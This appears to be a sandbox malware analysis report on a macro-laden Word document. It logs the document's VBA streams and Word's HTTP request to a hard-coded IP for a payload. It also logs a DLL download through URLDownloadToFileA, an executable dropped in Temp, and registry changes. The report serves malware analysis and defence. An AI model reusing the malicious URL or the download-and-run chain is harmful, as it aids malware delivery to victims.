Stream Path: VBA/_VBA_PROJECT, File Type: ISO-8859 text, with no line terminators, Stream Size: 7	
General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	ISO-8859 text, with no line terminators

General	
Stream Size:	7
Entropy:	1.8423709931771088
Base64 Encoded:	False
Data ASCII:	a . . .
Data Raw:	cc 61 ff ff 00 00 00

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 5116	
General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	5116
Entropy:	1.9229388656001654
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . 8 . . . . . P . . . . . " . . . . . q . . . . . A . . . . . ` . . . . . `) . . . . .
Data Raw:	72 55 40 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 03 00 50 00 00 00 00 00 00 00 00 00 00 22 00 1f 00 00 00 00 00 01 00 01 00 00 00 01 00 71 07 00 00 00 00 00 00 00 00 00 00 a1 07 00 00 00 00 00 00 00 00 00 00 d1 07

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 2724	
General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	2724
Entropy:	2.6943726453670886
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . x . . . . . ` . . . . . p . . . . . 1 . . . . . Q . . . . . q . . . . . ` . q . . . . . , . . p . . . . . 1 . . . . . Q . P . 1 . . . . . \\ .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 78 00 00 00 08 00 60 00 a1 08 00 00 00 00 00 00 00 00 00 00 00 00 04 70 10 00 fe ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: VBA/dir, File Type: data, Stream Size: 486	
General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	486
Entropy:	6.306571446096894
Base64 Encoded:	True
Data ASCII:	. . . . . 0 . . . . . H . . . . . P r o j e c t . Q . (. . @ . . . . . = ... l . . . . . R d - . . . " . < . . . . r s t d o . l e > . . s . t . . d . o . l . e . (. . h . . ^ . * \\ . G { 0 0 0 2 0 4 3 0 - . . . . C . . . . . 4 6 } # 2 . 0 # . 0 # C : \\ W i n . d o w s \\ s y s @ t e m 3 2 \\ . e 2 . . t l b # O L E . A u t o m a t . i o n . E N o r (m a l E N C r . m . a F . . c E C . . . . . m . ! O f f i c g O . f . i . c g . . g 2 D F 8 D 0 . 4 C - 5 B F A -
Data Raw:	01 e2 b1 80 01 00 04 00 00 00 03 00 30 aa 02 02 90 09 00 20 14 06 48 03 00 a8 80 00 00 e4 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 00 08 06 12 09 02 12 80 dc 52 f4 64 2d 00 0c 02 22 0a 3c 02 0a 16 02 72 73 74 64 6f 08 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 00 28 0d 00 68 00 11 5e 00 03 2a 5c 00 47 7b 30 30 30

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 18:08:29.353974104 CEST	49738	80	192.168.2.3	45.8.146.139
Aug 11, 2022 18:08:29.457240105 CEST	80	49738	45.8.146.139	192.168.2.3
Aug 11, 2022 18:08:29.457406044 CEST	49738	80	192.168.2.3	45.8.146.139
Aug 11, 2022 18:08:29.457667112 CEST	49738	80	192.168.2.3	45.8.146.139
Aug 11, 2022 18:08:29.561008930 CEST	80	49738	45.8.146.139	192.168.2.3
Aug 11, 2022 18:08:29.575757980 CEST	80	49738	45.8.146.139	192.168.2.3
Aug 11, 2022 18:08:29.575900078 CEST	49738	80	192.168.2.3	45.8.146.139
Aug 11, 2022 18:08:34.581047058 CEST	80	49738	45.8.146.139	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 18:08:34.581135988 CEST	49738	80	192.168.2.3	45.8.146.139
Aug 11, 2022 18:10:11.599394083 CEST	49738	80	192.168.2.3	45.8.146.139
Aug 11, 2022 18:10:12.004218102 CEST	49738	80	192.168.2.3	45.8.146.139
Aug 11, 2022 18:10:12.707479000 CEST	49738	80	192.168.2.3	45.8.146.139
Aug 11, 2022 18:10:14.004400015 CEST	49738	80	192.168.2.3	45.8.146.139
Aug 11, 2022 18:10:16.410872936 CEST	49738	80	192.168.2.3	45.8.146.139
Aug 11, 2022 18:10:21.223809004 CEST	49738	80	192.168.2.3	45.8.146.139
Aug 11, 2022 18:10:30.834017038 CEST	49738	80	192.168.2.3	45.8.146.139

HTTP Request Dependency Graph

- 45.8.146.139


HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49738	45.8.146.139	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 18:08:29.457667112 CEST	1163	OUT	GET /fhfty/82PF9MOX9VRXL73GMCXOFE8AGP5ROGT8/rm HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 45.8.146.139 Connection: Keep-Alive
Aug 11, 2022 18:08:29.575757980 CEST	1163	IN	HTTP/1.1 200 OK Date: Thu, 11 Aug 2022 16:08:29 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 201 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 22 72 6d 22 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL "rm" was not found on this server. </body></html>

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: **2240**, Parent PID: **756**

General

Target ID:	0
Start time:	18:08:18
Start date:	11/08/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0xcd0000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tstD6B4.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	65B82F42	unknown
C:\Users\user\AppData\Local\Temp\tstD6B5.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	65B82F42	unknown
C:\Users\user\AppData\Local\Temp\tstD6F4.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	65B82F42	unknown
C:\Users\user\AppData\Local\Temp\tstD6F5.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	65B82F42	unknown
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	659F977C	unknown
C:\Users\user\AppData\Local\Temp\yE9E2.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	14EC46AB	GetTempFileNameA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14EC6626	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14EC6626	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14EC6626	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14EC6626	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14EC6626	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14EC6626	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14EC6626	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14EC6626	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14EC6626	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14EC6626	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14EC6626	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14EC6626	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\yE9E2.tmp.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	14EC6626	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\rECA2.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	14EC46AB	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\rECA2.tmp.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	14EC6A0B	CopyFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\2F6F238A.png	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	65925805	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\2947CA03.png	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	65925805	unknown
C:\Users\user\AppData\Local\Temp\~DF32F8B01FD4175FF7.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	65925805	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tstD6B4.tmp	success or wait	1	65B82F42	unknown
C:\Users\user\AppData\Local\Temp\tstD6B5.tmp	success or wait	1	65B82F42	unknown
C:\Users\user\AppData\Local\Temp\tstD6F4.tmp	success or wait	1	65B82F42	unknown
C:\Users\user\AppData\Local\Temp\tstD6F5.tmp	success or wait	1	65B82F42	unknown
C:\Users\user\AppData\Local\Temp\yE9E2.tmp	success or wait	1	14EC4702	DeleteFileA
C:\Users\user\AppData\Local\Temp\rECA2.tmp	success or wait	1	14EC4702	DeleteFileA
C:\Users\user\AppData\Local\Temp\~DF32F8B01FD4175FF7.TMP	success or wait	1	65925805	unknown
C:\Users\user\Desktop\~$requipmentcorp-doc-08.11.2022.doc	success or wait	1	65925805	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\rm[1].htm	0	201	3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 22 72 6d 22 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html> <head><title>404 Not Found</title></head> <body> Not Found The requested URL "rm" was not found on this server. </body></html>	success or wait	1	14EC6626	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\yE9E2.tmp.dll	0	201	3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 22 72 6d 22 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html> <head><title>404 Not Found</title></head> <body> Not Found The requested URL "rm" was not found on this server. </body></html>	success or wait	1	14EC6626	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\rECA2.tmp.exe	0	61952	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 02 fd fd 6c fd fd 6c fd fd 6c fd fd fd fd fd 49 6c fd fd fd 6f fd fd fd 6c fd fd fd 68 fd fd 6c fd fd 6d fd 6f fd 6c fd fd fd 6d fd fd 6c fd fd fd 69 fd fd 6c fd fd fd 65 fd fd fd 6c fd fd d1 fd 6c fd fd fd 6e fd fd 6c fd 52 69 63 68 fd 6c fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 34 5e 3f 1e 00 00 00	MZ@!L!This program cannot be run in DOS mode.$llllolhlmolmli lellnlRichlPEL4^?	success or wait	1	14EC6A0B	CopyFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\2F6F238A.png	0	61935	fd 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 fd 00 00 02 38 08 02 00 00 00 fd 58 fd 4c 00 00 20 00 49 44 41 54 78 fd fd 7d 69 fd fd 46 fd 2d 10 11 5c 72 fd 45 fd 6c fd fd 75 fd fd 33 fd fd 07 fd 4c fd fd fd fd 5e 54 52 2d fd fd fd 08 fd 0f fd 44 46 fd fd fd 2a 49 fd 65 3b 69 fd 3a 55 fd 4c 26 17 fd 06 70 71 01 70 fd 31 fd 48 44 fd 5a fd 40 fd 36 11 fd 5f 63 63 fd fd 00 fd fd fd fd fd e0 3e 3e fd 6e 07 0e 1b fd 32 76 7f fd 63 fd 25 07 fd fd 29 fd fd 47 fd 3f 7c fd fd 5c 3e 6b 11 fd fd 62 66 fd fd fd fd fd fd 63 30 1f 73 79 ef fd 24 fd fd fd 61 fd fd fd fd 3c fd 0b fd fd 1f fd 0e 3e 22 fd 3d 58 31 10 11 0b fd fd 31 fd 5e 49 7c 2e fd fd fd fd 15 7c 21 0b 09 fd fd 19 49 60 45 fd fd 63 fd 23 fd 54 0f fd 7f fd 15 fd 27 fd 27 13 fd 18 fd	PNGIHDR8XL IDATx}iF-\rElu3L^TR-DF*Ie;i:UL&pqp1HDZ@6_cc>n2vc%)G?|>kbfc0sy$a<>"=X11^I|.|!I`Ec#T"	success or wait	1	65925805	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\2947CA03.png	0	65536	fd 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 fd 00 00 01 fd 08 06 00 00 00 37 fd fd 00 00 00 01 73 52 47 42 00 fd fd 1c fd 00 00 00 04 67 41 4d 41 00 00 fd fd 0b fd 61 05 00 00 00 09 70 48 59 73 00 00 21 fd 00 00 21 fd 01 04 fd fd fd 00 00 fd fd 49 44 41 54 78 5e fd fd 09 fd 66 47 55 fd 33 2a fd fd 5d fd 5e fd fd 7b fd fd 7e 7a 15 32 fd fd 01 20 28 22 94 fd 08 fd 5e 42 50 06 45 48 fd 09 fd 04 08 01 02 19 fd 3b 59 20 10 6e fd 34 fd 12 11 50 fd 56 64 10 44 fd 02 fd 44 48 42 fd fd 39 fd 4f 77 fd fd fd fd fd 79 fd fd fd 3d 6b fd fd 55 fd fd fd fd 7f fd fd 5a fd 6a 6a fd 55 6b fd fd 7d fd 53 70 fd 26 fd 48 fd fd fd 78 fd 2f 31 fd 0c 64 79 fd 1b fd 03 fd fd fd fd 22 69 fd fd 49 fd 31 3c 3d 3a fd 65 15 fd 2a fd fd 7b fd	PNGIHDR7sRGBgAMAa pHYs!!IDATx^f GU3*]^{~z2("^BPEH; n4PVdDDHB9O wy=kZjUk}Sp&Hx/1dy"iI1 <=:e*{	success or wait	4	65925805	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF32F8B01FD4175FF7.TMP	0	54	fd fd 11 71 1a fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fd fd 09 00 06 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 01 00 00 00 00 00	>	success or wait	1	65925805	unknown
C:\Users\user\AppData\Local\Temp\~DF32F8B01FD4175FF7.TMP	54	108	00 00 00 10 00 00 02 00 00 00 01 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd		success or wait	1	65925805	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\airequipmentcorp-doc-08.11.2022.doc	unknown	14	success or wait	2	65B82FF3	unknown
C:\Users\user\Desktop\airequipmentcorp-doc-08.11.2022.doc	unknown	4	success or wait	16	65B8253D	unknown
C:\Users\user\AppData\Local\Temp\yE9E2.tmp.dll	unknown	4096	success or wait	1	14F314C0	ReadFile
C:\Users\user\AppData\Local\Temp\yE9E2.tmp.dll	unknown	4096	end of file	1	14F314C0	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	658F765D	unknown
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	658F765D	unknown
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	end of file	1	658F765D	unknown
C:\Users\user\Desktop\airequipmentcorp-doc-08.11.2022.doc	1871361	332	success or wait	2	65925805	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	65938A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	65938A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	65938A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery	success or wait	1	65925805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\27372	success or wait	1	65925805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations	success or wait	1	65925805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	success or wait	1	65925805	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\27372	27372	binary	04 00 00 00 C0 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 68 00 61 00 72 00 64 00 7A 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 08 00 00 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 01 00 00 00 00 00 00 00 4F AF 02 1C E8 AD D8 01 72 73 02 00 72 73 02 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	65925805	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	File Path	unicode	C:\Users\user\AppData\Local\Temp\imgs.htm	success or wait	1	65925805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	Datetime	unicode	2022-08-11T18:08	success or wait	1	65925805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	Position	unicode	0 0	success or wait	1	65925805	unknown

Key Value Modified

